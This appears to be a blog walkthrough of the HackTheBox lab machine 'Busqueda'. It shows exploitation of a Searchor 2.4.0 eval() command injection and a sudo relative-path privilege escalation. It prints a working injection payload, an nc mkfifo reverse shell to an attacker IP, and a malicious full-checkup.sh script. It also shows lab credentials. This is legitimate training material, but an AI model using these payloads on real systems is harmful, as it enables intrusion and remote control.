HackTheBox: Busqueda
by Lyuben Petrov
This is the walkthrough of the machine Busqueda on HackTheBox. It is a beginner-friendly challenge that invloves host and subdomain enumeration, source code inspection and payload generation. While completing this box you will learn to pay close attention to details and think about your next step.
Enumeration
Nmap shows port 80 HTTP open. When visiting http://10.10.11.208:80/ we get redirected to searcher.htb. Since this is a CTF the domain name searcher.htb is not inserted in the global DNS so it cannot be resolved. To work around this, we can add the domain to our /etc/hosts file (I am working with a Linux based attacker host).
Our /etc/hosts file should look like this once we add the searcher.htb domain.
127.0.0.1	localhost
127.0.1.1	kali

::1		localhost ip6-localhost ip6-loopback
ff02::1		ip6-allnodes
ff02::2		ip6-allrouters

10.10.11.208  searcher.htb
Now we can request searcher.htb and we can see the real page. It looks like some sort of a search engine aggregator.

We can find the version at the bottom of the page: Searchor 2.4.0. A quick search for “Searchor 2.4.0 exploit” will lead us to this page. The author of the exploit neatly explains that there is a command injection vulnerability in the eval() function of the search functionality. Here we could simply run the exploit.sh script that is provided by the author but where is the fun in that. Let’s dissect the vulnerbility and try to epxloit it manually.
The search query is passed directly to the eval() function wihtout any sanitization or validation. The vulnerable code is:
        url = eval(
            f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open})"
        )
Therefore, if we use a payload like ',__import__('os').system('whoami'))# the executed server-side code will be:
        url = eval(
            f"Engine.{engine}.search('{',__import__('os').system('whoami'))#}', copy_url={copy}, open_web={open})"
        )
We can run this payload inside the search bar and if we see the name of the user who the server is running as (svc), then we can confirm the vulnerability. We can then experiment with different reverse shells from revshells.com and put them inside our payload. Most python shells should do th work but I like using the nc mkfifo one. Thus my final payload is:
',__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.149 1337 >/tmp/f'))#
Run it and catch the incoming connection with a listener nc -lnvp 1337.
Privilege Escalation
As mentioned previously, we land as the user svc. This is the user which the server process is running as. We can upgrade our shell with python3 -c 'import pty;pty.spawn("/bin/bash");'. We can enumerate the svc’s home directory carefully using ls -la to reveal hidden files. We find the flag and we also see an interesting .gitconfig file which seems to be a git configuration file for an application. This means there will probably be more configuration files in the application directory so navigate to /var/www/app. With ls -la we discover the hidden directory .git with a configuration file inside it that contains credentials.
(I took these screenshots with my browser open in the background so please excuse me.)

These credentials are obviously for the gitea.searcher.htb subdomain. Before we add it to /etc/hosts and then open it in our browser (just like we did before), let’s run sudo -l and try our newly obtained password. This command will list all commands that we can run as other users, including root.

Okay, now we can run sudo /usr/bin/python3 /opt/scripts/system-checkup.py. If we try to read the script source code, we get “Access Denied”. If we run the script, it provides the following options:

The script allows us to list the running Docker containers and to inspect them. We see there are currently 2 containers running:

We can now inspect them. Running sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect will show us instructions on how to use the command. We need to specify format and container-name. We can consult the Docker docs to understand how to correctly specify the format. Let’s use json:

Inside the gitea dump we find some credentials in the fields GITEA__database__USER=gitea and GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh. We can use these credentials to log in to the local SQL server:
mysql -u gitea -pyuiu1hoiu4i5ho1uh -h 127.0.0.1 -P 3306
While the gitea DB does not reveal anything directly exploitable, in the user table we do find an administrator email for the gitea subdomain: adminsitrator@gitea.searcher.htb.
It seems like we have what we need so let’s add gitea.searcher.htb to /etc/hosts and open it in the browser.
gitea.searcher.htb
We are initially greeted by a login page. If we try logging in with the credentials found in the gitea container dump, we will not succeed. However, we remember that we also found an administrator user email for this subdomain. So let’s try the username administrator with the password from the gitea dump. And indeed, the authentication is successful.
Once we are logged in, we can see a few scripts in the repository including system-checkup.py. Essentially, we can now view its source code and look for any vulnerabilities. Let’s inspect the code for the system-checkup.py script.

The script calls the full-checkup.sh script but does so via a relative path.

Therefore, all we need is a malicious full-checkup.sh hosted in a directory that is writeable by our user (like /home/svc). We could go about this in a few ways. On the one hand, we can simply connect to the box via ssh with creds svc:jh1usoih2bkjaspwe92 which will allow us to use the vim editor without any problems. On the other hand we could create the malicious file on our attacking host, then serve a simple python http server hosting the malicious file, and use wget from the victim box to download the file. I personally decided to go the easiest way and just connect via ssh, and create the file locally. Use the vim full-checkup.sh command to open the vim editor and create a new file in the /home/svc directory. We can use multiple payloads but I decided to just use the same reverse shell I used previously. The only thing we will add is a shebang at the top so the Unix interpreter knows how to interpret the rest of the script. Therefore my full-checkup.sh looks like this:
#!/bin/sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.149 1337 >/tmp/f
Start a listener on your attacking machine and then run sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup. Run the command from the /home/svc directory. And we are in.